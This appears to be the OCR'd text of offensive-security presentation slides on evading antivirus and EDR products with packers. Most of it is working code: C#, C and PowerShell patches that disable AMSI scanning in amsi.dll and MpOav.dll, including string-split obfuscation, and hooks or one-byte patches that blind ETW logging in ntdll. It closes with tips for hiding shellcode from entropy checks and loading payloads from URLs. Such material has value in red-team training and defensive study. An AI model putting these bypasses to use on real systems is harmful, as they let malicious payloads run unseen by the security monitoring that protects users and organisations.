    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
    }

    static byte[] GetPatch
    {
        get
        {
            if (Is64Bit)
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            }

            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }
```

- Sometimes already detected, as some EDRs check the integrity of *amsi.dll* function's memory

https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/main/AmsiBypass.cs

Useful Packer Evasion capabilities – AMSI

Patching at different Offsets

- Less likely detected

11 lines (10 sloc) | 367 Bytes


```c
#include <windows.h>

int main() {
        DWORD dwOld = 0;
        DWORD offset = 0x83;
        FARPROC ptrAmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
        VirtualProtect(ptrAmsiScanBuffer + offset, 1, PAGE_EXECUTE_READWRITE, &dwOld);
        memcpy(ptrAmsiScanBuffer + offset, "\x74", 1);
        VirtualProtect(ptrAmsiScanBuffer + offset, 1, dwOld, &dwOld);
        return 0;
}
```

- Can also be detected with integrity checks
- May not be compatible as the DLL changes in different OS-build versions

https://github.com/Mr-Un1k0d3r/AMSI-ETW-Patch/blob/main/patch-amsi-x64.c

Useful Packer Evasion capabilities – AMSI

Patching at different Offsets



Useful Packer Evasion capabilities – AMSI

Patching/Hooking the AMSI Provider DLL

- Less likely detected
- *(!) Retrieve the correct Provider from the Registry*


```
$APIs = @"
using System;
using System.Runtime.InteropServices;
public class APIs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ekwiam, uint flNewProtect, out
}
"@

Add-Type $APIs

$wzys = "0xB8"
$coxo = "0x57"
$hxuu = "0x00"
$eqhh = "0x07"
$paej = "0x80"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coxo,$hxuu,$eqhh,+$paej,+$ppiy)

$LoadLibrary = [APIs]::LoadLibrary("MpOav.dll")
$Address = [APIs]::GetProcAddress($LoadLibrary,"DllGetClassObject")
$p = 0
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
$object = [Ref].Assembly.GetType('System.Ma'+'nag'+'eme'+'nt.Autom'+'ation.A'+'ms'+'iU'+'ti'+'ls')
$Uninitialize = $object.GetMethods('N'+'onPu'+'blic,st'+'at'+'ic') | Where-Object Name -eq Uninitializ
$Uninitialize.Invoke($object,$null)
```

- Can also be detected with integrity checks

https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf

Useful Packer Evasion capabilities – ETW

- Depending on the Payload, blocking Event Tracing for Windows (ETW) **is needed**
- Detections mainly occur for:
  - *C# Assemblies*
  - *Process/Threads/Memory/Imageloads/Network-Traffic*



- **Don't** use/enable an ETW bypass if not needed **(!)**

https://github.com/DamonMohammadbagher/ETWProcessMon2

Useful Packer Evasion capabilities – ETW

Plain old Patching/Hooking

- Most famous

```
117 int wmain(int argc, wchar_t* argv[]) {
118         BOOL bResult = FALSE;
119         HRESULT hr;
120         ICLRMetaHost *pMetaHost = NULL;
121         IEnumUnknown *installedRuntimes = NULL;
122         ICLRRuntimeInfo *runtimeInfo = NULL;
123         ICLRRuntimeHost *runtimeHost = NULL;
124         ULONG fetched = 0;
125         DWORD pReturnValue = 0;
126         LPWSTR lpwMessage = NULL;
127
128         wprintf(L"[+] Patching EtwEventWrite\n");
129         LPVOID lpFuncAddress = GetProcAddress(LoadLibrary(L"ntdll.dll"), "EtwEventWrite");
130
131         // Add address of hook function to patch.
132         *(DWORD64*)&uHook[2] = (DWORD64)MyEtwEventWrite;
133
134         if (!InlineHook(lpFuncAddress)) {
135                 wprintf(L"[!] Error: Patching EtwEventWrite failed...\n");
136         }
137
```

- Sometimes already detected, as some EDRs check the integrity of *ntdll.dll EtwEventWrite/EtwEventWriteFull* memory

https://github.com/outflanknl/TamperETW/blob/master/TamperETW/UnmanagedCLR/TamperETW.cpp

Useful Packer Evasion capabilities – ETW

Patching/Hooking NtTraceEvent

- Less likely detected nowadays

```c
#include <windows.h>

int main() {
        DWORD dwOld = 0;
        FARPROC ptrNtTraceEvent = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");
        VirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld);
        memcpy(ptrNtTraceEvent, "\xc3", 1);
        VirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld);
        return 0;
}
```

- Few times already detected, as some EDRs check the integrity of *ntdll.dll NtTraceEvent* memory
- There are Offset candidates to Patch ;-)

https://github.com/Mr-Un1k0d3r/AMSI-ETW-Patch/blob/main/patch-etw-x64.c

Useful Packer Evasion capabilities

Relevant alternatives:

- Using Hardware Breakpoints (AMSI/ETW)
  - https://gist.github.com/CCob/fe3b63d80890fafeca982f76c8a3efdf
- Offensive Hooking to block DLL loading (AMSI)
  - https://waawaa.github.io/es/amsi_bypass-hooking-NtCreateSection/


AV/EDR Evasion - Packer Style

Defeating Entropy based detections

Defeating Entropy based detections

Entropy

- *Indicates the randomness within a set of data*
- *Good Encryption leads to high randomness*
  - *Packers generate files with high Entropy*
  - *The bigger the Payload, the higher the Entropy*




https://practicalsecurityanalytics.com/file-entropy/

Defeating Entropy based detections

Lowering the Entropy

- *Adding non-random data to the file*
  - *Dictionary words*
  - *0x00 many times at the end of the binary*



- *Don't use encryption*
  - *Via Pokemons - https://techryptic.github.io/2022/07/28/Pokemon-Shellcode-Loader/*
  - *UUIDs, IPv4, MAC, … - https://github.com/TheD1rkMtr/Shellcode-Hide/tree/main/2%20-%20Encoding*

- *Don't embed the Payload*
  - *Retrieve from separate file, URL, …*

Packer Output Formats

- *DLLs instead of Executables*
- *Service Binaries*
- *DLL-Sideloading / DLL-Proxying*

AV/EDR Evasion - Packer Style

NimSyscallPacker Demo

AV/EDR Evasion - Packer Style

Public Packers play around with

https://github.com/phra/PEzor
https://github.com/chvancooten/NimPackt-v1

Questions?